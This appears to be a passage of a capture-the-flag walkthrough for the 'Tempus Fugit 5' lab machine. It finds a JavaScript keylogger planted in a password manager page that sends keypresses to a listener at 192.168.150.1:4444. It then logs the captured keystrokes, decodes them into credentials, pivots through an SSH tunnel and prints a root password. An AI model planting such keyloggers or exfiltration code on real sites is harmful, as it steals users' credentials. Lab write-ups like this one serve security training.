   3 O + Feb 24 Mail Delivery S (  57) Undelivered Mail Returned to Sender
   4 N   Feb 24 Hugh Janus        (   9) Passwords











---Mutt: /var/mail/ctorres [Msgs:4 New:1 Old:1 5.6K]---(threads/date)-----------------------------(all)---
```

A password manager?

```
i:Exit  -:PrevPg  <Space>:NextPg v:View Attachm.  d:Del  r:Reply  j:Next ?:Help
Date: Mon, 24 Feb 2020 21:48:29 +0100
From: Hugh Janus <hjanus@TempusFugit5.mofo.org>
To: Hugh Janus <hjanus@TempusFugit5.mofo.org>
Subject: Passwords
User-Agent: Mutt/1.10.1 (2018-07-13)

Hi All,

We now have a password manager, please store all your credentials there for safekeeping.

Thank you

Hugh Janus
Mofo Management

-   - 4/4: Hugh Janus            Passwords                                          -- (all)
```

A strange outgoing e-mail… Seems like we have a rotten apple in the basket! Clee…
Subject: Pass

And a payload mentioned

```
From ctorres@TempusFugit5.mofo.org Mon Feb 24 18:37:51 2020
Date: Mon, 24 Feb 2020 18:37:51 +0100
From: Clee Torres <ctorres@TempusFugit5.mofo.org>
To: vlad@theimpaler.com
Subject: Pass
Message-ID: <20200224173751.GA4534@TempusFugit5.mofo.org>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Disposition: inline
User-Agent: Mutt/1.10.1 (2018-07-13)
Status: RO
Content-Length: 60
Lines: 1

Payload is added. Soon we will have all his secrets ;-)!
```

Hostfile holds information of hostname of password manager

```
ctorres@TempusFugit5:~$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       TempusFugit5.mofo.org   TempusFugit5
192.168.150.1   tempusfugit5.mofo.org
192.168.150.10  snap.mofo.org
192.168.150.11  www.mofo.org
192.168.150.13  surfer.mofo.org
192.168.150.15  pass.mofo.org
192.168.150.1   admin.mofo.org
```

Doing curl http://pass.mofo.org verifies that it is listening. Browsing through source, also reveals a keylogger planted in source.

```
<script type="text/javascript">
    //<![CDATA[
    if (window.location.href.indexOf("page=") == -1 && (window.location.href.indexOf("otv=") == -1 && wi
ref.indexOf("action=") == -1)) {
        if (window.location.href.indexOf("session_over=true") == -1) {
            //location.replace("./index.php?page=items");
        } else {
            location.replace("./logout.php");
        }
    }
    //]]>
//payback is a Bitch, Hugh!
//I am gonna bleed you dry...
document.onkeypress = function logKey(k) { new Image().src='http://192.168.150.1:4444/keylog.php?key='+k
```

We set up a python web server as a listener on port 4444 and waits.

```
ctorres@TempusFugit5:~$ python3 -m http.server --bind 192.168.150.1 44444
Serving HTTP on 192.168.150.1 port 44444 (http://192.168.150.1:44444/) ...
```


After a couple of minutes, something is happening.

```
ctorres@TempusFugit5:~$ python3 -m http.server --bind 192.168.150.1 4444
Serving HTTP on 192.168.150.1 port 4444 (http://192.168.150.1:4444/) ...
192.168.150.10 - - [26/Feb/2020 22:14:04] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:04] "GET /keylog.php?key=104 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:04] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:04] "GET /keylog.php?key=106 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:04] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:04] "GET /keylog.php?key=97 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:04] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:04] "GET /keylog.php?key=110 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:04] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:04] "GET /keylog.php?key=117 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:04] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:04] "GET /keylog.php?key=115 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=74 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=71 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=72 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=105 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=52 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=67 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=109 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=104 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=75 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:05] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:05] "GET /keylog.php?key=110 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:06] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:06] "GET /keylog.php?key=108 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:06] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:06] "GET /keylog.php?key=52 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:06] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:06] "GET /keylog.php?key=84 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:06] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:06] "GET /keylog.php?key=51 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:06] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:06] "GET /keylog.php?key=53 HTTP/1.1" 404 -
192.168.150.10 - - [26/Feb/2020 22:14:06] code 404, message File not found
192.168.150.10 - - [26/Feb/2020 22:14:06] "GET /keylog.php?key=66 HTTP/1.1" 404 -
```

After running it through Vim and removing al unneeded stuff, leaves us with ASCII decimal codes.


```
104
106
97
110
117
115
74
71
72
105
52
67
109
104
75
110
108
52
84
51
53
66
~
~
~
~
```


Cyberchef does this easy for us. We have credentials:
hjanus:JGHi4CmhKnl4T35B



A new SSH tunnel with a local port forwarding, gives us access to the password manager

ssh -J ctorres@192.168.66.133:2222 -N -L 8000:192.168.150.15:80 ctorres@192.168.150.1






```
 _____                                  _____                 _ _       ____
|_   _|__ _ __ ___  _ __  _   _ ___    |  ___|   _  __ _(_) |_  | ___|
  | |/ _ \ '_ ` _ \| '_ \| | | / __|   | |_ | | | |/ _` | | __| |___ \
  | |  __/ | | | | | |_) | |_| \__ \   |  _|| |_| | (_| | | |_   ___) |
  |_|\___|_| |_| |_| .__/ \__,_|___/   |_|   \__,_|\__, |_|\__| |____/
                   |_|                              |___/
```

We find root password:

>,sdrXCaNaKj



```
Tempus Fugit 5 pwned...
------------------------------------------------------------------------

Proof: dc77299487a72c64bbe1adeddf9dfcc2cf1045aacd463be456448c103e51b5a7
Path: /root
Date: Wed 26 Feb 2020 10:48:21 PM CET
who are you: root
------------------------------------------------------------------------


You will obey or molten silver will be poured into your ears.
By @4nqr34z and @theart42

Thanks to our fellow teammates in @m0t13ycr3w for betatesting! ;-)

root@TempusFugit5:~#
```